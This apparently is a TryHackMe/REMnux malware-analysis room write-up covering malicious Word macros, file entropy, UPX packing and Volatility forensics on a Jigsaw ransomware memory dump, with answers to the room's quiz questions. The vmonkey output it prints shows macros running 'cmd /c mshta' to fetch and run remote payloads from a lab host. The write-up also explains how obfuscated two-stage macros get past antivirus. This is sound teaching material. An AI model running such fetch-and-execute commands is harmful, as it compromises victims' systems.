


Luckily for me, this EXE is safe. Unfortunately in the real-world, this EXE could start encrypting my files.

Thankfully Anti-Viruses these days are pretty reliable on picking up that sort of activity when it is left in plaintext. The following example uses two-stages to execute an **obfuscated payload** code.

1. The macro starts once edit permissions (“Enable Edit” or “Enable Content”) have enabled edit mode on the Word document
2. The macro executes the payload stored in the text within the document.

The downside to this? You need a large amount of text to be contained within the page, users will be suspicious and not proceed with editing the document.



See? Not so suspicious now.

Practical

First, we will analyse a suspicious Microsoft Office Word document together. We can simply use REMnux's `vmonkey` which is a parser engine that is capable of analysing visual basic macros without executing (opening the document).

By using vmonkey DefinitelyALegitInvoice.doc . vmonkey has detected potentially malicious visual basic code within a macro.

```
Recorded Actions:
+-----+-----+-----+
| Action | Parameters | Description |
+-----+-----+-----+
| Found Heuristic | DefoLegit |          |
| Entry Point |          |          |
| Execute Command | cmd /c mshta http://10.0. | Shell function |
|          | 0.10:4444/MyDropper.exe |          |
| Found Heuristic | DefoLegit |          |
| Entry Point |          |          |
| Execute Command | cmd /c mshta http://10.0. | Shell function |
|          | 0.10:4444/MyDropper.exe |          |
+-----+-----+-----+
INFO      Found 7 possible IOCs. Stripping duplicates...
VBA Builtins Called: ['Shell']

Finished analyzing DefinitelyALegitInvoice.doc .

remnux@remnux:~/MSOffice$ vmonkey DefinitelyALegitInvoice.doc
```

Now it's your turn, analyse the two Microsoft Office document's (.doc) files located within "/home/remnux/Tasks/4" to answer the questions attached to this task.

#1 What is the name of the Macro for “DefinitelyALegitInvoice.doc”

Answer: DefoLegit

Simply type the command vmonkey DefinitelyALegitInvoice.doc

```
Recorded Actions:
+-----+-----+-----+
| Action | Parameters | Description |
+-----+-----+-----+
| Found Heuristic | DefoLegit |          |
| Entry Point |          |          |
| Execute Command | cmd /c mshta http://10.0. | Shell function |
|          | 0.10:4444/MyDropper.exe |          |
| Found Heuristic | DefoLegit |          |
| Entry Point |          |          |
| Execute Command | cmd /c mshta http://10.0. | Shell function |
|          | 0.10:4444/MyDropper.exe |          |
+-----+-----+-----+
```

#2 What is the URL the Macro in “Taxes2020.doc” would try to launch?

Answer: <http://tryhackme.com/notac2cserver.sh>

Simply type the command vmonkey Taxes2020.doc

Action	Parameters	Description
Found Heuristic	X544FE	
Entry Point		
Execute Command	cmd /c mshta http://tryha ckme.com/notac2cserver.sh	Shell function
Found Heuristic	X544FE	
Entry Point		
Execute Command	cmd /c mshta http://tryha ckme.com/notac2cserver.sh	Shell function

TASK 5: I HOPE YOU PACKED YOUR BAGS

But first: Entropy 101

There's a reason why I've waited until now to discuss file entropy in the malware series.

REMnux provides a nice range of command-line tools that allow for bulk or semi-automated classification and static analysis. File entropy is very indicative of the suspiciousness of a file and is a prominent characteristic that these tools look for within a Portable Executable (PE).

At its very simplest, file entropy is a rating that scores how random the data within a PE file is. With a scale of 0 to 8. 0 meaning the less “randomness” of the data in the file, where a scoring towards 8 indicates this data is more “random”.

For example, files that are encrypted will have a very high entropy score. Where files that have large chunks of the same data such as “1’s” will have a low entropy score.

Okay...so?

Malware authors use techniques such as encryption or packing (we'll come onto this next) to obfuscate their code and to attempt to bypass anti-virus. Because of this, these files will have high entropy. If an analyst had 1,000 files, they could rank the

files by their entropy scoring, of course, the files with the higher entropy should be analysed first.

To illustrate, this file would have a low entropy because the data has a pattern to it.

```

) 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 ..... .
) 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 ..... .
) 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 ..... .
) 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 ..... .
) 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 ..... .
) 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 ..... .
) 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 ..... .
) 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 11 ..... .
) 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 "#####
) 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 "#####
) 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 "#####
) 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 "#####
) 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 22 "#####
) 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 3333333333333333
) 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 3333333333333333
) 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 3333333333333333
) 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 3333333333333333
) 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 3333333333333333
) 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 3333333333333333
) 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 3333333333333333
) 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 33 3333333333333333

```

Whereas however, this file would have a high entropy because there's no pattern to the data — it's a lot more random in comparison.

```

0 12 39 48 2D F3 99 58 38 43 93 25 03 20 34 09 59 .9H-Ó"X8C"%. 4.Y
0 59 30 49 48 38 21 19 43 59 25 90 45 08 20 94 39 Y0IH8!.CY%.E. "9
0 03 48 14 83 24 72 75 24 03 43 50 09 65 09 65 90 .H.f$ru$.CP.e.e.
0 23 90 43 24 39 58 33 46 80 93 44 95 42 95 32 04 #.C$9X3F€"D•B•2.
0 32 04 03 29 45 04 96 85 95 65 09 70 65 07 75 66 2..)E.-...*e.pe.uf
0 05 84 28 43 28 42 38 74 78 23 45 47 65 43 85 89 ... (C(B8tx#EGeC...%
0 55 68 87 41 09 81 09 32 92 19 23 93 29 54 29 59 Uh#A...2'.#")T)Y
0 53 43 ED D4 32 34 23 43 24 32 42 35 20 24 06 42 SCIØ24#C$2B5 $.B

```


Packing and Unpacking

I briefly discussed this in my [MAL: Introductory](#) room, but that doesn't do this topic justice.

We'll start with a bit of theory (so bare with me here) on how packing works and why it's used. Packer's use an executable as a source and output's it to another executable. This executable will have had some modifications made depending on the packer. For example, the new executable could be compressed and/or obfuscated by using mathematics.


Legitimate software developers use packing to reduce the size of their applications and to ultimately protect their work from being stolen. It is, however, a double-edged sword, malware authors reap the benefits of packing to make the reverse engineering and detection of the code hard to impossible.

Executables have what's called an entry point. When launched, this entry point is simply the location of the first pieces of code to be executed within the file — as illustrated below:




(Sikorski and Honig, 2012)

When an executable is packed, it must unpack itself before any code can execute. Because of this, packers change the entry point from the original location to what's called the "Unpacking Stub".



(Sikorski and Honig, 2012)

The “Unpacking Stub” will begin to unpack the executable into its original state. Once the program is fully unpacked, the entry point will now relocate back to its normal place to begin executing code:



(Sikorski and Honig, 2012)

It is only at this point can an analyst begin to understand what the executable is doing as it is now in its true, original form.

Determining if an Executable is Packed

Don't worry, learning how to manually unpack an executable is out-of-scope for this pathway. We have a few tools at our arsenal that should do a sufficient job for most of the samples we come across in the wild.

Packed files have a few characteristics that may indicate whether or not they are packed:

- Remember about file entropy? Packed files will have a high entropy!
- There are very few “Imports”, packed files may only have “GetProcAddress” and “LoadLibrary”.
- The executable may have sections named after certain packers such as UPX.

Demonstration

I have two copies of my application, one not packed and another has been packed.

Below we can see that this copy has 34 imports, so a noticeable amount and the imports are quite revealing in what we can expect the application to do:

name (34)	group (6)
<u>GetWindowsDirectoryA</u>	system-information
<u>OpenProcessToken</u>	security
<u>LookupPrivilegeValueA</u>	security
<u>AdjustTokenPrivileges</u>	security
<u>SizeofResource</u>	resource
<u>FindResourceA</u>	resource
<u>LoadResource</u>	resource
<u>WriteFile</u>	file
<u>CreateFileA</u>	file
<u>MoveFileA</u>	file
<u>GetTempPathA</u>	file
<u>WinExec</u>	execution
<u>CreateRemoteThread</u>	execution
<u>GetCurrentProcess</u>	execution
<u>OpenProcess</u>	execution
<u>GetProcAddress</u>	dynamic-link-library
<u>LoadLibraryA</u>	dynamic-link-library
<u>GetModuleHandleA</u>	dynamic-link-library
<u>CloseHandle</u>	-

Whereas the other copy only presents us with 6 imports.

name (6)	g
<u>OpenProcessToken</u>	s
<u>VirtualProtect</u>	n
<u>ExitProcess</u>	e
<u>LoadLibraryA</u>	d
<u>GetProcAddress</u>	d
<u>exit</u>	-

We can verify that this was packed using UPX via tools such as [PEID](#), or by manually comparing the executables sections and filesize differences.

Name	Date modified	Type	Size
MyApplication.exe	05/07/2011 19:16	Application	36 KB
MyApplicationPacked.exe	05/07/2011 19:16	Application	5 KB

Look at that entropy! 7.526 out of 8! Also, note the name of the sections. `UPX0` and the entry point being at `UPX1` ...that's our packer.

property	value	value
name	UPX0	UPX1
md5	n/a	0D299A8A4BB1DE464EB5F7E...
entropy	n/a	7.526
file-ratio (77.78%)	n/a	66.67 %

#1 What is the highest file entropy a file can have?

Answer: 8

#2 What is the lowest file entropy a file can have?

Answer: 0

#3 Name a common packer that can be used for applications?

Answer: UPX


TASK 6: HOW'S YOUR MEMORY?

If you've had enough of hearing about entropy and packing — I don't blame you, me too.

Memory Forensics

This section is a supplement to [DarkStar's room on the fundamentals of using Volatility](#) which I highly recommend checking out. This task was more of an impromptu “when in Rome” sort of idea. I thought it'd be fun to be able to learn about then transfer knowledge to a real-world scenario.

You are going to be analysing the memory dump I've taken of a Windows 7 PC that has been infected with the Jigsaw Ransomware. This memory dump can be found in “/home/remnux/Tasks/6/Win7-Jigsaw.raw”.



A Volatility Crash Course

Understanding our Memory Dump

It goes without saying that every operating system will store data in different places, and this is no different when data is stored within memory. Volatility is unable to assume what the operating system that we have created a memory dump is, and in turn, where to look for things and what commands can be executed. For example, `hivelist` is used for Windows registry and will not work on a Linux memory dump.

Whilst Volatility can't assume, it can guess. Here's where profiles come into play. In other scenarios, we would use the `imageinfo` plugin to help determine what profile is most suitable with the syntax of `volatility -f Win7-Jigsaw.raw imageinfo`. However, **this could take hours to complete on a large memory dump on an Instance like that attached to the room. So instead, I have provided it for you.**

Please note that volatility will take a few minutes for commands to complete.

```
remnux@remnux:~/Tasks/6$ volatility -f Win7-Jigsaw.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: C
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated i
be removed in a future release.
  from cryptography.hazmat.backends.openssl import backend
INFO    : volatility.debug    : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, W
n2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/remnux/Tasks/6/Win7-Jigsaw.raw)
          PAE type : No PAE
          DTB : 0x187000L
          KDBG : 0xf6fc00016130L
  Number of Processors : 2
Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffffff80002c020000L
          KPCR for CPU 1 : 0xfffffff88002f000000L
          KUSER_SHARED_DATA : 0xfffffff78000000000000L
  Image date and time : 2020-10-20 17:21:03 UTC+0000
  Image local date and time : 2020-10-20 18:21:03 +0100
remnux@remnux:~/Tasks/6$
```

Profile `Win7SP1x64` is the first suggested and just happens to be the correct OS version.

Beginning our Investigation

Viewing What Processes Were Running at Infection

“A process, in the simplest terms, is an executing program.” ([Processes and Threads — Win32 apps, 2018](#))

Processes range from every-day applications such as your browser to system services and other inner-workings.

Specifically, we need to identify the malicious processes to get an understanding of how the malware works and to also build a picture of Indicators of Compromise (IoC). We can list the processes that were running via `pslist`:

```
volatility -f Win7-Jigsaw.raw --profile=Win7SP1x64 pslist
```

Note how you can see Google Chrome within the process because the application was running at the time of the memory dump.

0xffffffffa8005558920 taskeng.exe	1464	868	5	94	0	0 2020-10-20 08:18:09 UTC+0000
0xffffffffa8005576b00 MicrosoftEdgeU	1508	1464	3	109	0	1 2020-10-20 08:18:13 UTC+0000
0xffffffffa800559a060 VGAuthService.	1572	484	4	96	0	0 2020-10-20 08:18:16 UTC+0000
0xffffffffa800559ea00 dwm.exe	1588	816	7	151	1	0 2020-10-20 08:18:17 UTC+0000
0xffffffffa80055adb00 explorer.exe	1596	1580	47	1188	1	0 2020-10-20 08:18:18 UTC+0000
0xffffffffa80056768b0 vmtoolsd.exe	1824	484	11	302	0	0 2020-10-20 08:18:41 UTC+0000
0xffffffffa80053f55a0 vm3dservice.ex	2020	1596	2	42	1	0 2020-10-20 08:19:20 UTC+0000
0xffffffffa80053fd9b0 vmtoolsd.exe	2028	1596	8	238	1	0 2020-10-20 08:19:20 UTC+0000
0xffffffffa8003da3b00 Greenshot.exe	2040	1596	6	259	1	0 2020-10-20 08:19:24 UTC+0000
0xffffffffa80052e95f0 SearchIndexer.	1444	484	13	707	0	0 2020-10-20 08:20:41 UTC+0000
0xffffffffa8005448b00 dllhost.exe	2248	484	13	202	0	0 2020-10-20 08:21:08 UTC+0000
0xffffffffa80058021f0 WmiPrvSE.exe	2488	612	10	253	0	0 2020-10-20 08:21:30 UTC+0000
0xffffffffa80058e95f0 msdtc.exe	2720	484	12	146	0	0 2020-10-20 08:21:52 UTC+0000
0xffffffffa80059c6210 sppsvc.exe	2972	484	4	169	0	0 2020-10-20 08:22:56 UTC+0000
0xffffffffa8006446060 OfficeClickToR	1432	484	19	573	0	0 2020-10-20 08:33:19 UTC+0000
0xffffffffa800647d060 chrome.exe	2472	1596	0 -----	1	0 2020-10-20 16:01:08 UTC+0000	
-20 17:02:17 UTC+0000						
0xffffffffa800684ca00 drpbx.exe	3704	3604	4	131	1	0 2020-10-20 17:03:58 UTC+0000
0xffffffffa80066f1b00 svchost.exe	2852	484	5	46	0	0 2020-10-20 17:20:08 UTC+0000

remnux@remnux:~/Tasks/6\$

Needles in Haystacks

Luckily we've got quite a shortlist of processes here, so we can start to narrow down between the system processes and any applications.

It can be daunting at first in trying to decide on what's worthy of investigating. As your seat time in malware analysis increases, you'll be able to pick out abnormalities. In this case, it's process “drpbx.exe” with a PID of 3704.

What Can We Do With This?

Now that we've identified the abnormal process, we can begin to dump this specifically and begin analysing. As the application will be unpacked and/or in its most revealing state, it is perfect for analysis.

Peeking Behind the Curtain


Even without analysing, we can start to understand what sort of interaction the process is capable of with the operating system. DLL's are structured very similarly to executables, however, they cannot be directly executed. Moreover, multiple applications can interact with a DLL all at the same time. We can list the DLL's that “drpbx.exe” references with `dlllist`:

All the DLL'S

Again, it's easy to become overwhelmed at trying to figure out what's of significance. It only comes with time, experience and research into what Windows DLL's do what.

Base	Size	LoadCount	LoadTime	Path
